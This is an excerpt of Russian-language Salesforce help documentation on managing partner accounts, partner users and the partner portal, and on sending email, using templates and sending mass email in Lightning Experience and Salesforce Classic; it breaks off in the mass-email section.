Организация-партнер — это организация Salesforce, используемая менеджером канала распределения для управления компаниями-партнерами, пользователями-партнерами и их действиями на партнерском портале. Каждая компания, являющаяся партнером, должна быть добавлена в систему Salesforce в качестве организации-компании. Менеджеры канала распределения несут ответственность за организации-партнеры. Менеджер канала распределения, ответственный за организацию-партнера, может просматривать все данные и управлять всеми действиями организации-партнера, включая действия связанного пользователя-партнера. Таким образом, менеджер канала распределения может легко отслеживать действия партнеров.

 **Прим.:** Роль пользователя-партнера подчиняется роли ответственного за организацию, поэтому все данные, используемые ролью пользователя-партнера, сводятся для роли ответственного за организацию-партнера. Помните, что отключение пользователя портала инициирует устаревание роли пользователя-партнера, а его данные больше не сводятся для роли организации-партнера.

Чтобы создать организацию-партнера, выполните указанные ниже действия.

1. Создайте организацию-компанию.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Включить как партнера»**.
3. При этом отображается диалоговое окно подтверждения. Установите флажок **«Да, включить эту организацию в качестве партнера»**.
4. Нажмите кнопку **«Подтвердить»**.

 **Прим.:** Организации-лица не могут использоваться как организации-партнеры. Только организации-компании могут использоваться в качестве организаций-партнеров.

Пользователи-партнеры могут быть добавлены в созданную организацию-партнера в качестве контактов.

Пользователи-партнеры — это пользователи Salesforce, которым предоставляется ограниченный доступ для управления интересами. Пользователи-партнеры выполняют вход в систему Salesforce посредством портала.

 **Прим.:** Организации-партнеры не могут быть удалены, но могут быть отключены.

СМ. ТАКЖЕ:

[Отключение организаций-партнеров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для создания организаций:


- «Создание» для организаций

Для включения организации-партнера:

- «Управление внешними пользователями»


## Отключение организаций-партнеров

Отключение организации-партнера инициирует отключение связанных внешних пользователей. Рекомендуем отключать организацию-партнера только при случайном включении доступа организации к порталу.

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Организации-партнеры не могут быть удалены, но могут быть отключены. Отключение организации инициирует необратимое отключение не более 15 связанных внешних пользователей и их удаление из всех связанных сообществ, групп, рабочих групп, наборов полномочий и правил общего доступа. Данное количество охватывает активных и неактивных внешних пользователей. Кроме того, роли и группы, связанные с организацией, удаляются без возможности восстановления.

 **Прим.:** Организация, связанная как минимум с 15 активными или неактивными внешними пользователями, не может быть отключена. Прежде чем отключить организацию, рекомендуем отключить пользователей.


1. Откройте страницу сведений о нужной организации.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Выключить организацию-партнера»**.
3. Нажмите кнопку **«ОК»**.

После отключения организации отдельные контакты могут быть повторно включены в качестве пользователей партнерского портала. Повторное включение контакта для партнерского портала инициирует создание пользователя-партнера и роли, которые не связаны с предыдущими пользователем-партнером и ролью. Удаленные роли и группы не могут быть восстановлены.

СМ. ТАКЖЕ:

[Создание организаций-партнеров](#)

## Работа с пользователями-партнерами

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:

- «Чтение» для организаций

Для создания организаций:

- «Создание» для организаций

Для включения организации-партнера:

- «Управление внешними пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Менеджеры канала распределения несут ответственность за организации управляемых ими пользователей-партнеров. Менеджер канала распределения, ответственный за организацию-партнера, может просматривать все данные и управлять всеми действиями связанных пользователей-партнеров.

Ниже перечислены некоторые типичные задачи по управлению пользователями-партнерами.

- Создание организации-партнера
- Создание пользователей-партнеров
- Отключение и деактивация пользователей-партнеров
- Назначение интересов пользователям-партнерам
- Назначение событий пользователям-партнерам
- Назначение обращений пользователям-партнерам
- Редактирование сведений о пользователях-партнерах
- Предоставление пользователям-партнерам доступа к базе знаний
- Предоставление пользователям-партнерам доступа к запросам на проведение конференций

Кроме того, система поддерживает дополнительные способы работы с пользователями-партнерами.

#### **Включите доступ суперпользователя-партнера.**

Суперпользователи-партнеры могут иметь доступ к данным, принадлежащим всем пользователям-партнерам и суперпользователям-партнерам с той же ролью или нижестоящими ролями в иерархии организаций портала, даже в том случае, если единым стандартным параметрам задано значение «Личный». Доступ суперпользователя-партнера применяется только к обращениям, интересам, настраиваемым объектам и возможностям.

#### **Назначьте задачи пользователям-партнерам.**

Пользователи-партнеры, которым назначены соответствующие параметры безопасности поля, могут просматривать и создавать действия, связанные с интересами или возможностями.

Чтобы напомнить пользователям-партнерам об отдельных задачах, требующих выполнения, добавьте задачи в интересы или возможности. Журнал действий позволяет просматривать действия для отдельного интереса или возможности, а отчеты позволяют отслеживать действия, назначенные пользователям-партнерам.

Пользователи-партнеры могут назначать задачи только другим пользователям соответствующей организации-партнера или менеджеру канала распределения.

#### **Воспользуйтесь примечаниями и вложениями для взаимодействия с пользователями-партнерами.**

Пользователи-партнеры могут создавать, просматривать, редактировать примечания и добавлять вложения в связанном списке «Примечания и вложения» на выбранных страницах сведений, включая страницы сведений об интересах, решениях и возможностях. Примечания и вложения могут использоваться для предоставления пользователям-партнерам общего доступа к документам или данным. Если организация использует Chatter, то вложения ленты добавляются в связанный список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

Максимальный размер вложенного файла составляет 5 Мб.

#### **Нажмите кнопку «Войти на портал в качестве пользователя» для устранения неполадок.**

Нажмите кнопку «**Управление внешним пользователем**» на странице сведений о контакте пользователя-партнера и выберите пункт «**Войти на портал в качестве пользователя**». Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя-партнера. Данная кнопка позволяет устранить любые неполадки, возникшие в работе пользователей-партнеров. Кроме того, данная кнопка позволяет убедиться в правильной настройке портала. Кнопка «**Войти на портал в качестве пользователя**» доступна только при наличии полномочия «Управление внешними пользователями» и одного из следующих полномочий: «Изменение всех данных», ответственность за организацию-партнера или роль вышестоящего пользователя в иерархии ролей. Кнопка «**Войти**

**на портал в качестве пользователя»** отображается только при выполнении данных требований или после активации пользователя портала.

#### Восстановите пароль пользователя-партнера.

Чтобы восстановить пароль пользователя-партнера, нажмите кнопку **«Сбросить пароль»** на странице сведений о контакте пользователя-партнера.

Пароль пользователя-партнера может быть восстановлен самостоятельно посредством ссылки **«Забыли пароль?»** на странице входа партнерского портала.

#### Опубликуйте решение на портале.

Установите флажок **«Отображается на портале самообслуживания»** для решения.


#### Добавьте продукты в возможности.

Если связанный список возможностей **«Продукты»** доступен пользователям-партнерам, то продукты могут быть добавлены в возможности.

СМ. ТАКЖЕ:

[Управление пользователями-партнерами](#)

### Назначение интересов пользователям-партнерам

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Назначение интересов — это важный аспект управления отношениями с партнерами. Партнеры могут работать только с назначенными интересами. Интересы могут быть назначены пользователям-партнерам двумя способами.

- Назначение каждого интереса отдельному пользователю-партнеру
- Назначение интересов очереди интересов и предоставление пользователям-партнерам полномочия на выбор интересов из очереди

При необходимости создайте правила назначения интересов, которые назначают интересы пользователям-партнерам или очередям автоматически.

 **Прим.:** Правила назначения не могут быть инициированы действиями на портале.

Назначение интереса пользователю-партнеру или очереди интересов аналогично назначению интереса любому другому пользователю или очереди.

Интересы, назначенные пользователю или очереди, которая не принадлежит пулу интересов, отображаются на вкладке портала **«Интересы»**. Данные интересы могут быть просмотрены пользователями-партнерами посредством выбора соответствующего спискового представления. Интерес, который не просмотрен пользователем-партнером, отображается в списковом представлении **«Мои неп прочитанные интересы»** жирным шрифтом.

Интерес, назначенный очереди, которая принадлежит пулу интересов, отображается в списке **«Доступные интересы»** на вкладке портала **«Начальная страница»**.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения интересов партнерам:

- **«Редактирование»** для интересов


-  **Совет:** Чтобы разрешить пользователю организации-партнера управление назначениями интересов, назначьте интересы партнера одному пользователю-партнеру (например, менеджеру по продажам).

## Использование календарей на партнерском портале

-  **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

События могут быть назначены пользователям партнерского портала, макет начальной страницы которых содержит календарь. Создание и редактирование собственных событий доступно пользователям партнерского портала только при наличии полномочия «Редактирование событий». Обратите внимание, что партнерский портал не поддерживает следующие функции календаря и событий: проверка орфографии, обновление событий, расширенные списковые представления, планирование с помощью перетаскивания, общий доступ к календарю и всплывающие сведения.

-  **Прим.:** Пользователи-партнеры могут просматривать только календари, предоставленные:
  - Другими пользователями-партнерами, назначенными той же организации
  - Менеджером канала распределения для организации

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения событий  
партнерам:

- «Редактирование событий»



## Назначение обращений на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.


Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Прежде чем назначить обращения пользователям партнерского портала, рекомендуем [настроить обращения для пользователей-партнеров](#). Данная функция требует наличия обязательных полномочий и общего доступа для просмотра обновляемых обращений.

Чтобы назначить обращение пользователю-партнеру, выполните указанные ниже действия.

1. Щелкните ссылку «**[Изменить]**» напротив поля «Ответственный за обращение» на странице сведений об обращении.
2. Выберите нужного пользователя-партнера в раскрывающемся списке «Ответственный» и введите его имя.
3. Чтобы отправить сообщение эл. почты новому ответственному, установите флажок «Отправить электронное уведомление».
4. Нажмите кнопку «**Сохранить**».

Пользователь-партнер сможет просматривать и редактировать обращения на партнерском портале.


 **Прим.:** Комментарии к обращениям, добавленные пользователями партнерского портала, являются общедоступными и могут быть просмотрены любыми пользователями, которым доступны соответствующие обращения.

При необходимости создайте правила расширения и назначения обращений, которые назначают обращения пользователям-партнерам или очередям автоматически.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

## Общие сведения о мобильном доступе для пользователей-партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения обращений партнерам:

- «Редактирование» для обращений
- И
- «Перенос обращений»  
ИЛИ «Перенос записи»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно за  
дополнительную плату в  
версии: **Enterprise Edition** и  
**Unlimited Edition.**

Пользователи-партнеры могут просматривать и изменять данные партнерского портала на устройствах BlackBerry®, iPhone® или Treo® при наличии клиентского приложения Salesforce Classic Mobile. Данное приложение предоставляет пользователям-партнерам неограниченный доступ к данным партнерского портала.

Мобильные устройства обладают меньшим объемом памяти и размером экрана, поэтому приложение Salesforce Classic Mobile использует наборы данных или поднаборы данных Salesforce, позволяющие определять сведения, доступные пользователям мобильного приложения. Партнеры, использующие приложение Salesforce Classic Mobile, могут просматривать только объекты, доступные на партнерском портале, даже в том случае, если приложение Salesforce Classic Mobile поддерживает менее строгие наборы данных. Чтобы ограничить доступ к данным партнерского портала, рекомендуем настроить более строгие наборы данных Salesforce Classic Mobile.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

## Предоставление партнерам общего доступа к данным. Вопросы и ответы

### Можно ли включить поддержку Salesforce для партнеров?

Да. Сообщества позволяют взаимодействовать с партнерами и предоставлять доступ к соответствующим данным Salesforce.

При необходимости настройте сообщества в соответствии с текущими бизнес-требованиями. А именно:

- Выберите участников компании и партнеров для присоединения.
- Выберите функции Salesforce для добавления.
- Примените фирменный стиль компании, позволяющий повысить узнаваемость сообщества.
- Разрешите сотрудникам и партнерам совместную работу над бизнес-процессами (записями) в Chatter.
- Разрешите внешним пользователям вход на основе SAML посредством единой регистрации.
- Разрешите пользователям самостоятельную регистрацию без участия администратора сообщества.

Чтобы начать использование сообществ, обратитесь к менеджеру по работе с клиентами Salesforce.

### Можно ли предоставить общий доступ к моим данным Salesforce другим организациям, использующим систему Salesforce?

Да.

Функция Salesforce to Salesforce обеспечивает взаимодействие бизнес-партнеров внутри и за пределами организаций Salesforce. Например, данные об интересах и возможностях могут быть предоставлены бизнес-партнерам для управления ожидаемыми продажами в системе Salesforce.

## Использование интегрированной эл. почты Salesforce

---

### Управление электронной почтой

Система Salesforce предлагает несколько способов управления эл. почтой и повышения производительности. Управление эл/почтой и шаблонами. Связывание сообщений эл. почты с записями Salesforce. Чтобы не упустить нужную информацию, изучите каждый тип и затем продолжите поиск.

#### ВЕРСИИ

Доступно в версиях: **все** версии.

### Управление электронной почтой и шаблонами в Lightning Experience

При использовании Lightning Experience можно рассылать электронные письма по контактам, интересам и собственным коллегам по организациям, личным учетным записям, контактам, интересам, возможностям, кампаниям и записям обращений, к которым имеется доступ. А также выполнять следующие действия: отправка сообщения эл. почты на любой действительный адрес эл. почты, вложение файлов, автоматизация процессов посредством полей слияния, использование шаблонов (выбор готового или создание собственного шаблона). Шаблоны автоматически доступны организации пользователя.

### Управление эл. почтой в Salesforce Classic

При использовании приложения Salesforce Classic можно отправлять сообщения эл. почты контактам, интересам, личным учетным записям и сотрудникам напрямую со страниц организации, контакта, интереса, возможности, обращения, кампании или настраиваемого объекта.

### Использование Salesforce в почтовых приложениях Microsoft®

Важные сообщения электронной почты Microsoft можно соотнести с записями Salesforce (контактами, интересами и возможностями). При этом связанное содержимое Salesforce можно просматривать прямо в почтовых приложениях Microsoft.

### Связывание сообщений функции Email to Salesforce с записями сообщений эл. почты Salesforce

Свяжите сообщения эл. почты с интересами, контактами и возможностями или другими отдельными записями в Salesforce. Это позволит легко отслеживать контакты, связанные с продажами.

## Управление электронной почтой и шаблонами в Lightning Experience

При использовании Lightning Experience можно рассылать электронные письма по контактам, интересам и собственным коллегам по организациям, личным учетным записям, контактам, интересам, возможностям, кампаниям и записям обращений, к которым имеется доступ. А также выполнять следующие действия: отправка сообщения эл. почты на любой действительный адрес эл. почты, вложение файлов, автоматизация процессов посредством полей слияния, использование шаблонов (выбор готового или создание собственного шаблона). Шаблоны автоматически доступны организации пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning  
Experience.

Developer Edition, Enterprise  
Edition, Professional Edition,  
Performance Edition и  
Unlimited Edition

### Доступ и общий доступ для полей слияния эл. почты, шаблонов и вложений

При использовании интегрированной эл. почты в Lightning Experience рекомендуем просмотреть порядок доступа и общего доступа для полей слияния, шаблонов и вложений.

### Отправка сообщения эл. почты из записи

Пользователи могут отправлять сообщения эл. почты с форматированным текстом прямо из текущей записи. А также выполнять следующие действия: отправка сообщения эл. почты клиентам, коллегам и на любой действительный адрес эл. почты. Электронные сообщения доступны для ряда элементов, включая учетные записи, организации-лица, контакты, интересы, возможности, кампании и обращения. При отправке сообщения эл. почты система Salesforce создает записи задачи для отслеживания действия и сохранения его содержимого. Можно осуществлять поиск ссылки на запись задачи в ленте действий записи, откуда было отправлено сообщение, или связанных записей.

### Поиск сообщения эл. почты, отправленного из записи Salesforce

После создания сообщения эл. почты система Salesforce создает задачу по отслеживанию действий и записи содержимого. Ссылка на данную задачу отображается лентой действий. При отправке сообщения эл. почты контакту или интересу ссылка на задачу добавляется в каждую запись. Если сообщение эл. почты *не* содержит получателей, которые являются контактами или интересами, то задача и элемент ленты создаются для объекта, используемого на момент отправки сообщения эл. почты. Если используется автоматическая СК согласно параметрам эл. почты, по указанному обратному адресу будет отправлена копия сообщения эл. почты.

### Создание шаблона для стандартизации типовых сообщений эл. почты

Создайте шаблоны эл. почты для экономии времени и стандартизации сообщений эл. почты, отправляемых пользователями организации. При необходимости воспользуйтесь полями слияния. Поля, доступные для слияния, определяются используемым макетом страницы и заданными параметрами безопасности поля. По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

### Использование шаблона для стандартизации отправляемых сообщений эл. почты

Рекомендуем использовать шаблон для экономии времени и стандартизации отправляемых сообщений эл. почты. При необходимости создайте собственный шаблон или воспользуйтесь шаблонами, созданными другими пользователями организации. Кроме того, можно использовать шаблоны, предоставляемые системой Salesforce. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам во избежание проблем при их добавлении в сообщения эл. почты, отправляемые на основе данного шаблона. При отсутствии доступа к файлам отображается соответствующее уведомление.

## Доступ и общий доступ для полей слияния эл. почты, шаблонов и вложений

При использовании интегрированной эл. почты в Lightning Experience рекомендуем посмотреть порядок доступа и общего доступа для полей слияния, шаблонов и вложений.

### Поля слияния

Поля слияния доступны из объектов «Организация», «Контакт», «Возможность», «Интерес», «Кампания», «Обращение» и «Пользователь», а также из записей типа «Организация-лицо». Многие часто используемые стандартные поля (и некоторые настраиваемые поля) данных элементов доступны как поля слияния. Некоторые поля из данного набора могут быть недоступны отдельным пользователям ввиду заданных параметров безопасности поля. Организациям-лицам недоступны поля слияния для контактов.

### Шаблоны

- Шаблоны, созданные в Salesforce Classic, не могут использоваться в Lightning Experience (и наоборот).
- Шаблоны, созданные для одного объекта, поддерживаются только данным объектом. Например, запись возможности не позволяет выбрать шаблон, созданный для интересов.
- По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

### Вложения

- Пользователи могут выбирать и вкладывать файлы из Salesforce Files только после включения функций Salesforce Files и доставки содержимого. Если эти функции не включены, пользователи смогут только загружать вложения.
- Любое вложение размером более 3 Мб отправляется как ссылка на доставку содержимого, а не как файл. Если сообщение эл. почты содержит несколько вложений и их совокупный размер превышает 3 Мб, то *все* вложения отправляются как ссылки на доставки содержимого.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning  
Experience.

Developer Edition, Enterprise  
Edition, Professional Edition,  
Performance Edition и  
Unlimited Edition

- Пользователи могут вкладывать в сообщения эл. почты или шаблоны только доступные файлы. При отсутствии доступа отображается соответствующее уведомление о необходимости отправки запроса ответственному за файл.
- Общий доступ к файлам, вложенным в сообщения эл. почты из Salesforce Files, предоставляется по ссылке. Общий доступ позволяет любому пользователю с ссылкой просматривать, публиковать и загружать файлы.

СМ. ТАКЖЕ:

[Добавление изображений и файлов в сообщения эл. почты посредством ленты обращений](#)  
[Версии эл. почты и полномочия](#)

## Отправка сообщения эл. почты из записи

Пользователи могут отправлять сообщения эл. почты с форматированным текстом прямо из текущей записи. А также выполнять следующие действия: отправка сообщения эл. почты клиентам, коллегам и на любой действительный адрес эл. почты. Электронные сообщения доступны для ряда элементов, включая учетные записи, организации-лица, контакты, интересы, возможности, кампании и обращения. При отправке сообщения эл. почты система Salesforce создает записи задачи для отслеживания действия и сохранения его содержимого. Можно осуществлять поиск ссылки на запись задачи в ленте действий записи, откуда было отправлено сообщение, или связанных записей.

Для прикрепления файлов к сообщению эл. почты или использования шаблона с прикрепленными файлами требуется доступ к файлам. При отсутствии доступа к файлам отображается соответствующее уведомление.

1. Откройте нужную запись.
2. Откройте вкладку действий и щелкните «**Эл. почта**».



**Совет:** Чтобы использовать создание сообщения из окна, нажмите кнопку со стрелкой для разворачивания электронного сообщения. После активации окна компоновщика можно прокрутить страницу записей для просмотра подробных сведений и других данных или переместиться в любую другую область в Salesforce.

3. Введите сообщение эл. почты. Если получатель отменил возможность получения пакетных электронных рассылок или предыдущие сообщения были возвращены, то рядом с именем будет отображаться индикатор.
4. При необходимости добавьте вложения.
5. Отправьте сообщение эл. почты после предварительного просмотра. Ссылка на электронное сообщение находится в ленте действий раздела «Прошлые действия». Кроме того, можно найти ссылку в ленте действий связанных записей. При использовании Automatic VCC, как определено в параметрах эл. почты, пользователь получит копию сообщения эл. почты в папку «Входящие» на указанный адрес возврата.



**Пример:** Предположим, что пользователь работает над сделкой (или возможностью) по продаже 600 виджетов корпорации Acme. Данная корпорация имеет связанный контакт, а возможности соответствует отдельная запись. Пользователю требуется отправить контакту сообщение эл. почты, содержащее основные условия сделки, и связать данное действие с записью возможности. Доступность действия эл. почты из записи контакта также позволяет упростить процесс дальнейшей работы. Пользователь открывает нужную запись возможности, создает сообщение

## ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning  
Experience.

Developer Edition, Enterprise  
Edition, Professional Edition,  
Performance Edition и  
Unlimited Edition

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Полномочие «Отправка сообщений эл. почты» и доступ к записи, из которой отправляется сообщение эл. почты

Для прикрепления файлов к сообщению эл. почты или шаблонам выполните следующие действия:

- получите доступ к прикрепляемому файлу.

эл. почты и добавляет вложение. После отправки сообщения эл. почты пользователь может найти ссылку на запись задачи со сведениями о сообщении эл. почты в лентах записей возможности и контакта.

СМ. ТАКЖЕ:

[Редактирование параметров электронной почты](#)

## Поиск сообщения эл. почты, отправленного из записи Salesforce

После создания сообщения эл. почты система Salesforce создает задачу по отслеживанию действий и записи содержимого. Ссылка на данную задачу отображается лентой действий. При отправке сообщения эл. почты контакту или интересу ссылка на задачу добавляется в каждую запись. Если сообщение эл. почты *не* содержит получателей, которые являются контактами или интересами, то задача и элемент ленты создаются для объекта, используемого на момент отправки сообщения эл. почты. Если используется автоматическая СК согласно параметрам эл. почты, по указанному обратному адресу будет отправлена копия сообщения эл. почты.

1. Откройте запись, которая была открыта на момент отправки сообщения эл. почты, либо запись контакта или интереса, выбранного в качестве получателя.
2. Откройте вкладку действий для поиска сообщения эл. почты в разделе «Прошлые действия».
3. Щелкните ссылку на сообщение эл. почты для открытия соответствующей задачи, позволяющей просмотреть сообщение и связанные сведения. Если используется автоматическая СК, отправленные сообщения находятся в папке входящих сообщений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning  
Experience.

Developer Edition, Enterprise  
Edition, Professional Edition,  
Performance Edition и  
Unlimited Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
отправленного сообщения  
эл. почты:

- полномочие «Просмотр задачи» и доступ к записи, от которой отправлено сообщение.

## Создание шаблона для стандартизации типовых сообщений эл. почты

Создайте шаблоны эл. почты для экономии времени и стандартизации сообщений эл. почты, отправляемых пользователями организации. При необходимости воспользуйтесь полями слияния. Поля, доступные для слияния, определяются используемым макетом страницы и заданными параметрами безопасности поля. По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

Шаблоны, созданные для одного объекта, поддерживаются только данным объектом. Например, запись возможности не позволяет использовать шаблон, созданный для интересов.



**Совет:** При обнаружении шаблона, требующего обновления или изменений, выберите данный шаблон, выполните необходимые изменения и сохраните. Чтобы сохранить оригинал, сохраните измененную версию в качестве нового шаблона.

1. Откройте запись (например, возможность или организация), поддерживающую эл. почту.
2. Выберите вкладку действий, а затем вкладку «Эл. почта».
3. Создайте сообщение эл. почты для использования в качестве шаблона. Шаблоны могут содержать все функции других сообщений эл. почты: обогащенный текст, поля слияния и вложения. Чтобы перемещаться по записи или другим страницам Salesforce во время работы, разверните окно компоновщика.
4. Щелкните значок «Шаблоны» и сохраните шаблон в качестве нового.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning Experience.

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition и Unlimited Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов эл. почты:

- «Отправка эл. почты»

Для прикрепления файлов к сообщению эл. почты или шаблонам выполните следующие действия:

- Доступ к присоединяемому файлу.

Для удаления шаблонов эл. почты:

- «Просмотр всех данных» или владение шаблоном.



## Использование шаблона для стандартизации отправляемых сообщений эл. почты

Рекомендуем использовать шаблон для экономии времени и стандартизации отправляемых сообщений эл. почты. При необходимости создайте собственный шаблон или воспользуйтесь шаблонами, созданными другими пользователями организации. Кроме того, можно использовать шаблоны, предоставляемые системой Salesforce. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам во избежание проблем при их добавлении в сообщения эл. почты, отправляемые на основе данного шаблона. При отсутствии доступа к файлам отображается соответствующее уведомление.

1. Откройте нужную запись.
2. Выберите вкладку действий, а затем вкладку «Эл. почта».
3. Чтобы вставить шаблон, щелкните значок «Шаблоны». Выберите нужный шаблон для просмотра его содержимого. Выполните необходимые изменения, откройте для предварительного просмотра и отправьте сообщение эл. почты!

## Управление эл. почтой в Salesforce Classic

При использовании приложения Salesforce Classic можно отправлять сообщения эл. почты контактам, интересам, личным учетным записям и сотрудникам напрямую со страниц организации, контакта, интереса, возможности, обращения, кампании или настраиваемого объекта.

### [Отправка сообщений эл. почты в Salesforce Classic](#)

Прямо из Salesforce Classic отправляйте по эл. почте информацию о контактах, интересующихся клиентах, организациях-лицах и сотрудниках.

### [Пакетная электронная рассылка в Salesforce Classic](#)

Эта функция позволяет отправлять электронные сообщения группе контактов, интересов, организаций-лиц и сотрудников одновременно! Отправляйте электронные сообщения по списку контактов, интересов или организаций-лиц по продажам и поддержке ограниченному кругу лиц. Пакетная электронная рассылка предназначена для оптимизации бизнес-процессов, но не заменяет почтовые службы и не используется в крупных маркетинговых кампаниях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Lightning Experience.

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition и Unlimited Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- «Отправка эл. почты»

Для отправки сообщений эл. почты или использования шаблонов с вложениями:

- Доступ к вкладываемым файлам.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager и Group Edition.**



## Отправка сообщений эл. почты в Salesforce Classic

Прямо из Salesforce Classic отправляйте по эл. почте информацию о контактах, интересующихся клиентах, организациях-лицах и сотрудниках.

1. Нажмите **«Отправить сообщение эл. почты»** в связанном списке записей «Журнала действий».
2. Для изменения типа форматирования нажмите **«Изменить на текстовый»** или **«Изменить на HTML»**.
3. Чтобы воспользоваться [предопределенным шаблоном эл. почты](#), нажмите кнопку **«Выбрать шаблон»**.
4. Заполните поля.
5. Нажмите кнопку **«Отправить»**.

СМ. ТАКЖЕ:

[Рекомендации по отправке сообщений эл. почты в Salesforce Classic](#)

[Рекомендации по отправке сообщений эл. почты в Salesforce Classic](#)

[Пакетная электронная рассылка в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл.  
почты:

- «Отправка эл. почты»

## Пакетная электронная рассылка в Salesforce Classic

Эта функция позволяет отправлять электронные сообщения группе контактов, интересов, организаций-лиц и сотрудников одновременно! Отправляйте электронные сообщения по списку контактов, интересов или организаций-лиц по продажам и поддержке ограниченному кругу лиц. Пакетная электронная рассылка предназначена для оптимизации бизнес-процессов, но не заменяет почтовые службы и не используется в крупных маркетинговых кампаниях.

1. В зависимости от адресатов пакетной электронной рассылки выполните одно из указанных ниже действий.

### Для контактов или организаций-лиц

Щелкните ссылку **«Пакетная электронная рассылка контактов»** в разделе **«Инструменты»** внизу вкладки **«Контакты»** или **«Обращения»**. Если организация Salesforce поддерживает организации-лица, то данная ссылка также отображается на вкладке **«Организации»**.

### Для интересов

Щелкните ссылку **«Пакетная электронная рассылка интересов»** в разделе **«Инструменты»** внизу вкладки **«Интересы»**.

### Для сотрудников (других пользователей Salesforce)

